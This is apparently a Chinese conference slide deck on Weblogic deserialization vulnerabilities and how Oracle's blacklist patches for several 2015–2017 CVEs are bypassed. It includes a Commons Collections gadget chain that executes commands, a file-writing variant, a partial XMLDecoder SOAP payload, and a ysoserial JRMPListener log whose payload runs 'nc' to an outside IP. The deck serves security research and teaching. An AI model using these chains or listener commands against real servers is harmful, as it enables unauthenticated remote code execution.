



洞悉Weblogic反序列化漏洞

Ph0rse@0kee

自我介绍



■ 彭玉轩

Java代码审计方向

@D0g3 @CUIT @0kee

平时喜欢跑步、看书、看电影

特点

耐力较强

你看到的内向，只是由“菜”引起的悲伤。

目标

挖0day

当今天下大乱，竟有人宣称Java为最安全的语言，我等迫不得已，今天揭竿为旗，举兵起义！

CONTENTS

- 1 绕过链及知识储备
- 2 漏洞难点分析
- 3 如何入手JAVA审计




Attack chain & Skill base

绕过链及知识储备




绕过链及知识储备 Attack chain & Skill base



■ Weblogic

Oracle推出的一个基于JAVAE架构的中间件，集开发、集成、部署和管理大型分布式Web应用、网络应用和数据库应用的Java应用服务器。比Tomcat更为大型、全面，比Jboss使用起来更为省心。因此，即使存在诸多安全问题，仍有很多企业在用。

绕过链及知识储备 Attack chain & Skill base



■ 每一个都是RCE

由于底层类库的设计缺陷，导致Java框架一旦允许控制反序列化数据流，便能通过反序列化底层类，执行任意系统命令，也就造成了RCE。漏洞不可怕，可怕的是你不会修。Oracle作为Weblogic的后妈，确实不是很在意这个儿子的死活。坚持采用黑名单的方式来修复漏洞，因此导致每个漏洞的patch都隐藏着多种绕过姿势。

绕过链及知识储备 Attack chain & Skill base

JAVA基础开发，
Tomcat/Weblogic/Jboss/Spring/Struts2
《疯狂JAVA讲义》
《Java核心技术 1&2》
《深入理解Java虚拟机》
《Effective Java》

YOUR
0day

学不完的名词【解释一下Java又臭又长的原因】
“Apache Commons Collections”、“JMX”、
“JMS”、“Map”、“Reflection”、
“invoke”、“泛型”、“POP”、“JNDI”、
“RMI”、“JRMP”、“Externaliztion”

Java设计模式
“工厂方法模式”、“单例模式”、
“代理模式”、“责任链模式”、
“迭代子模式”、“中介者模式”、
“适配器模式”、“装饰器模式”



漏洞难点分析

致敬每一个RCE



Weblogic环境测试



[P牛的Docker镜像](#)

■ Weblogic

Oracle

所有环境资源（补丁包-EXP-下载资源）

[廖新喜-动态调试环境搭建 \(jolokia-1.0&weblogic10.3.6\)](#)

JDK1.6 IDEA，打开项目pom.xml

反编译工具：IntelliJad-IDEA内置

JD-GUI，在分析补丁的时候很舒服

反序列化漏洞的条件限制

YOUR
0day

PHP反序列化：

可控点：属性值，属性值的流动到恶意函数的过程叫做POP gadgets链。

关注点：

可达入口-Serialize函数与unserialize函数

魔术方法__construct/__destruct/__wakeup

PHP解析器和PHP_SESSION解析器

Python反序列化

特点：__reduce__魔术方法可以完全改变被序列化的对象，只要使用了cPickle模块，那就可以任意代码执行。

Java反序列化

特点：不能随便反序列化类，进行反序列化的类必须显示声明Serializable接口或者Externalable接口
反序列化入口难控制

关注点：

readObject(),readObjectNoData(),readExternal(),readResolve(),validateObject(),finalize()

精简、可控的
Serializable

CVE-2015-4852

难点分析【Transformer是干嘛的】【反射是什么情况】这样比较长的链式调用怎么构造的？【Map修改的时候，transformer是干嘛的】

```
public class InvokerTransformer implements Transformer, Serializable {  
  
    ...  
  
    public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {  
        super();  
        iMethodName = methodName;  
        iParamTypes = paramTypes;  
        iArgs = args;  
    }  
  
    public Object transform(Object input) {  
        if (input == null) {  
            return null;  
        }  
        try {  
            Class cls = input.getClass();  
            Method method = cls.getMethod(iMethodName, iParamTypes);  
            return method.invoke(input, iArgs);  
        }  
    }  
}
```

Input.method(iArgs)

```
public static void main(String[] args) throws Exception {  
    Transformer[] transformers = new Transformer[] {  
        new ConstantTransformer(Runtime.class),  
        new InvokerTransformer("getMethod", new Class[] {  
            String.class, Class[].class }, new Object[] {  
                "getRuntime", new Class[0] })),  
        new InvokerTransformer("invoke", new Class[] {  
            Object.class, Object[].class }, new Object[] {  
                null, new Object[0] })),  
        new InvokerTransformer("exec", new Class[] {  
            String.class }, new Object[] { "calc.exe" }));  
  
    Transformer transformedChain = new ChainedTransformer(transformers);  
  
    Map innerMap = new HashMap();  
    innerMap.put("value", "value");  
    Map outerMap = TransformedMap.decorate(innerMap, null, transformedChain);  
  
    Map.Entry onlyElement = (Entry) outerMap.entrySet().iterator().next();  
    onlyElement.setValue("foobar");  
}
```

(Runtime.class.getMethod("getRuntime",null).invoke(null,null)).exec(commands);

CVE-2015-4852

难点分析

```
Transformer[] transforms = {
    new ConstantTransformer(FileOutputStream.class),
    new InvokerTransformer("getConstructor",
        new Class[] { Class[].class },
        new Object[] { new Class[] { String.class, Boolean.TYPE } }),
    new InvokerTransformer("newInstance",
        new Class[] { Object[].class },
        //modify the true->false by hancool
        //overwrite the file:
        new Object[] { new Object[] { Path, Boolean.valueOf(false) } }),
    new InvokerTransformer("write", new Class[] { byte[].class }, new Object[] { ClassByte }),

    new InvokerTransformer("xxx",
        new Class[] { Class[].class },
        new Object[] { new Object[] { String.class } }),

    new InvokerTransformer("ttt",
        new Class[] { Object[].class },
        new Object[] { new Object[] { "just for fun" } }),
    new ConstantTransformer(Integer.valueOf(1)) };
Transformer transformerChain = new ChainedTransformer(transforms);
```

```
i-pengyuxuan@pengyuxuan-d1 MINGW64 /c/Oracle/Middleware/modules
$ grep -R InvokerTransformer ./
Binary file ./com.bea.core.apache.commons.collections_3.2.0.jar matches
```



CVE-2015-4852

难点分析

CVE-2015-4852补丁

```
protected Class resolveClass(ObjectStreamClass descriptor) throws ClassNotFoundException, IOException {  
    String var2 = descriptor.getName();  
  
    try {  
        this.checkLegacyBlacklistIfNeeded(descriptor.getName());  
    } catch (InvalidClassException var5) {  
        throw var5;  
    }  
}
```

```
16 import weblogic.utils.io.FilteringObjectInputStream;
```



全局搜索调用

weblogic.rjvm.InboundMsgAbbrev.class::ServerChannelInputStream
weblogic.rjvm.MsgAbbrevInputStream.class
weblogic.iioop.Utills.class

```
private static final String DEFAULT_BLACK_LIST =  
"+org.apache.commons.collections.functors,+com.sun.org.apac  
he.xalan.internal.xsltc.trax,+javassist,+org.codehaus.groovy.run  
time.ConvertedClosure,+org.codehaus.groovy.runtime.Conversi  
onHandler,+org.codehaus.groovy.runtime.MethodClosure";
```


CVE-2016-0638

难点分析

CVE-2016-0638的补丁

```
public void readExternal (ObjectInput in) throws IOException, ClassNotFoundException {  
    super.readExternal (in);  
    byte unmaskedVersion = in.readByte();  
    byte vrsn = (byte) (unmaskedVersion & 127);  
    if (vrsn >= 1 && vrsn <= 3) {  
        switch (vrsn) {  
            case 1:  
                this.payload = (PayloadStream) PayloadFactoryImpl.createPayload ((InputStream) in);  
                InputStream is = this.payload.getInputStream();  
                ObjectInputStream ois = new FilteringObjectInputStream (is);
```

仍然黑名单

Weblogic

weblogic.jms.common.StreamMessageImpl : 850

不仅仅是readObject()

readObjectNoData()

readExternal()

Readunshared()

Yaml.load

XStream.fromXML

ObjectMapper.readValue

JSON.parseObject

危险函数：

readResolve()

validateObject()

finalize()

CVE-2016-0638

难点分析



恶意代码

CVE-2016-3510

难点分析

CVE-2016-3510的补丁

```
public Object readResolve() throws IOException, ClassNotFoundException, ObjectStreamException {
    if (this.objBytes == null) {
        return null;
    } else {
        ByteArrayInputStream bin = new ByteArrayInputStream(this.objBytes);
        FilteringObjectInputStream in = new FilteringObjectInputStream(bin) {
            protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException, ClassNotFoundException {
                MarshalledObject.filter.check(desc.getName());
                return super.resolveClass(desc);
            }
        };
        Object obj = in.readObject();
        in.close();
        return obj;
    }
}
```

Weblogic

黑名单检测只会检测一次，因此，嵌套包裹一下就可以绕过。[MarshalledObject](#)，可以嵌套一个反序列化流，然后处理和反序列化对象之间的关系。

Defcon-2013

难点分析

XMLDecoker在13年的Defcon大会上被提到过，这是一个极其危险的类。本质是通过xml格式标签，可以通过反射等手段，生成任意对象，并调用任意方法。

但在2017年，weblogic被爆出web service模块存在可控的XML入口，背后是一个毫无过滤的XMLDecoder。

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
      <java version="1.8.0_131" class="java.beans.XMLDecoder">
        <void class="java.lang.ProcessBuilder">
          <array class="java.lang.String" length="3">
            . . . .
          <void method="start"/></void>
        </java>
      </work:WorkContext>
    </soapenv:Header>
  </soapenv:Body>
</soapenv:Envelope>
```


CVE-2017-3506

难点分析

CVE-2017-3506的补丁

```
private void validate(InputStream is) {  
    WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();  
    try {  
        SAXParser parser = factory.newSAXParser();  
        parser.parse(is, new DefaultHandler() {  
            public void startElement(String uri, String localName, String qName, Attributes attributes) throws SAXException {  
                if(qName.equalsIgnoreCase("object")) {  
                    throw new IllegalStateException("Invalid context type: object");  
                }  
            }  
        }));  
    } catch (ParserConfigurationException var5) {  
        throw new IllegalStateException("Parser Exception", var5);  
    } catch (SAXException var6) {  
        throw new IllegalStateException("Parser Exception", var6);  
    } catch (IOException var7) {  
        throw new IllegalStateException("Parser Exception", var7);  
    }  
}
```


CVE-2017-10271

难点分析

CVE-2017-10271的补丁 (1)

```
SAXParser parser = factory.newSAXParser();
parser.parse(is, new DefaultHandler() {
    private int overallarraylength = 0;

    public void startElement(String uri, String localName, String qName, Attributes attributes) throws SAXException {
        if (qName.equalsIgnoreCase("object")) {
            throw new IllegalStateException("Invalid element qName:object");
        } else if (qName.equalsIgnoreCase("new")) {
            throw new IllegalStateException("Invalid element qName:new");
        } else if (qName.equalsIgnoreCase("method")) {
            throw new IllegalStateException("Invalid element qName:method");
        } else {
            if (qName.equalsIgnoreCase("void")) {
                for(int i = 0; i < attributes.getLength(); ++i) {
                    if (!"index".equalsIgnoreCase(attributes.getQName(i))) {
                        throw new IllegalStateException("Invalid attribute for element void:" + attributes.getQName(i));
                    }
                }
            }
        }

        if (qName.equalsIgnoreCase("array")) {
            String attClass = attributes.getValue("class");
            if (attClass != null && !attClass.equalsIgnoreCase("byte")) {
                throw new IllegalStateException("The value of class attribute is not valid for array element.");
            }
        }
    }
});
```


CVE-2017-10271

难点分析

CVE-2017-10271的补丁 (2)

```
if (qName.equalsIgnoreCase("array")) {
    String attClass = attributes.getValue("class");
    if (attClass != null && !attClass.equalsIgnoreCase("byte")) {
        throw new IllegalStateException("The value of class attribute is not valid for array element.");
    }

    String lengthString = attributes.getValue("length");
    if (lengthString != null) {
        try {
            int length = Integer.valueOf(lengthString);
            if (length >= WorkContextXmlInputAdapter.MAXARRAYLENGTH) {
                throw new IllegalStateException("Exceed array length limitation");
            }

            this.overallarraylength += length;
            if (this.overallarraylength >= WorkContextXmlInputAdapter.OVERALLMAXARRAYLENGTH) {
                throw new IllegalStateException("Exceed over all array limitation.");
            }
        } catch (NumberFormatException var8) {
            ;
        }
    }
}
```




CVE-2017-3248

难点分析

共有三种方法可以支持计算机之间的通信：

1. 套接字（连接使用的协议，本地主机的IP地址，本地进程的协议端口，远地主机的IP地址，远地进程的协议端口）
2. RMI（远程方法调用）：基于纯JAVA的分布式信息交互，由服务器端程序和客户端程序组成，各自开放RMI接口，通过JRMP或者IIOP协议来互相调用。服务端需要有一个skeleton，客户端需要有一个Sutb。
3. RPC：远程过程调用

需要建立一个连接，连接之后，就相当于有了一条不受限制的反序列化通道，无限制反序列化。

本地搭建客户端，让远程的服务端建立一个对象来主动与客户端连接。

CVE-2017-3248

难点分析

JRMP (Java Remote Messaging Protocol) : 是特定于 Java 技术的、用于查找和引用远程对象的协议。这是运行在 Java 远程方法调用 RMI 之下、TCP/IP 之上的线路层协议。此连接使用 JRMP 协议，因此客户端将反序列化服务器响应的任何内容，从而实现未经身份验证的远程代码执行。

RMI (Remote Method Invocation) : 支持存储于不同地址空间的程序级对象之间彼此进行通信，实现远程对象之间的无缝远程调用。

本地搭建恶意
JRMPClient

向Weblogic发送一个
包含数据的T3请求

RemoteObjectInvocationHandler主动
建立JRMP连接

JRMPClient发送
恶意Payload


UnicastRef建立与客户端的连接，并获取注册表，客户端将反序列化服务器相应的各种内容，达到未认证的反序列化。

Weblogic

可选项-JRMPListener，

CVE-2017-3248

难点分析



```
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help


Quick connect...
/home/ubuntu/
Name
..
.ssh
.cache
ysoserial-0.0.6-SNAPSHOT-BE...
payload.out
jenkins.py
exploit.py
comm_dic.txt
.Xauthority
.sudo_as_admin_successful
.profile
.bashrc
.bash_logout
.bash_history

Follow terminal folder

at java.net.PlainSocketImpl.socketBind(Native Method)
at java.net.AbstractPlainSocketImpl.bind(AbstractPlainSocketImpl.java:387)
at java.net.ServerSocket.bind(ServerSocket.java:375)
at java.net.ServerSocket.<init>(ServerSocket.java:237)
at java.net.ServerSocket.<init>(ServerSocket.java:128)
at javax.net.DefaultServerSocketFactory.createServerSocket(ServerSocketFactory.java:218)
at ysoserial.exploit.JRMPListener.<init>(JRMPListener.java:62)
at ysoserial.exploit.JRMPListener.main(JRMPListener.java:118)
root@ip-172-31-85-18:/home/ubuntu# java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener 1099 CommonsCollections1
'nc -nv 54.91.204.244 4040'
* Opening JRMP listener on 1099
Listener error
java.net.BindException: Address already in use (Bind failed)
at java.net.PlainSocketImpl.socketBind(Native Method)
at java.net.AbstractPlainSocketImpl.bind(AbstractPlainSocketImpl.java:387)
at java.net.ServerSocket.bind(ServerSocket.java:375)
at java.net.ServerSocket.<init>(ServerSocket.java:237)
at java.net.ServerSocket.<init>(ServerSocket.java:128)
at javax.net.DefaultServerSocketFactory.createServerSocket(ServerSocketFactory.java:218)
at ysoserial.exploit.JRMPListener.<init>(JRMPListener.java:62)
at ysoserial.exploit.JRMPListener.main(JRMPListener.java:118)
root@ip-172-31-85-18:/home/ubuntu# java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener 1099 CommonsCollections1
'mkdir /tmp/success3'
* Opening JRMP listener on 1099
Listener error
java.net.BindException: Address already in use (Bind failed)
at java.net.PlainSocketImpl.socketBind(Native Method)
at java.net.AbstractPlainSocketImpl.bind(AbstractPlainSocketImpl.java:387)
at java.net.ServerSocket.bind(ServerSocket.java:375)
at java.net.ServerSocket.<init>(ServerSocket.java:237)
at java.net.ServerSocket.<init>(ServerSocket.java:128)
at javax.net.DefaultServerSocketFactory.createServerSocket(ServerSocketFactory.java:218)
at ysoserial.exploit.JRMPListener.<init>(JRMPListener.java:62)
at ysoserial.exploit.JRMPListener.main(JRMPListener.java:118)
root@ip-172-31-85-18:/home/ubuntu# java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener 1098 CommonsCollections1
'mkdir /tmp/success3'
* Opening JRMP listener on 1098
```


CVE-2017-3248

难点分析



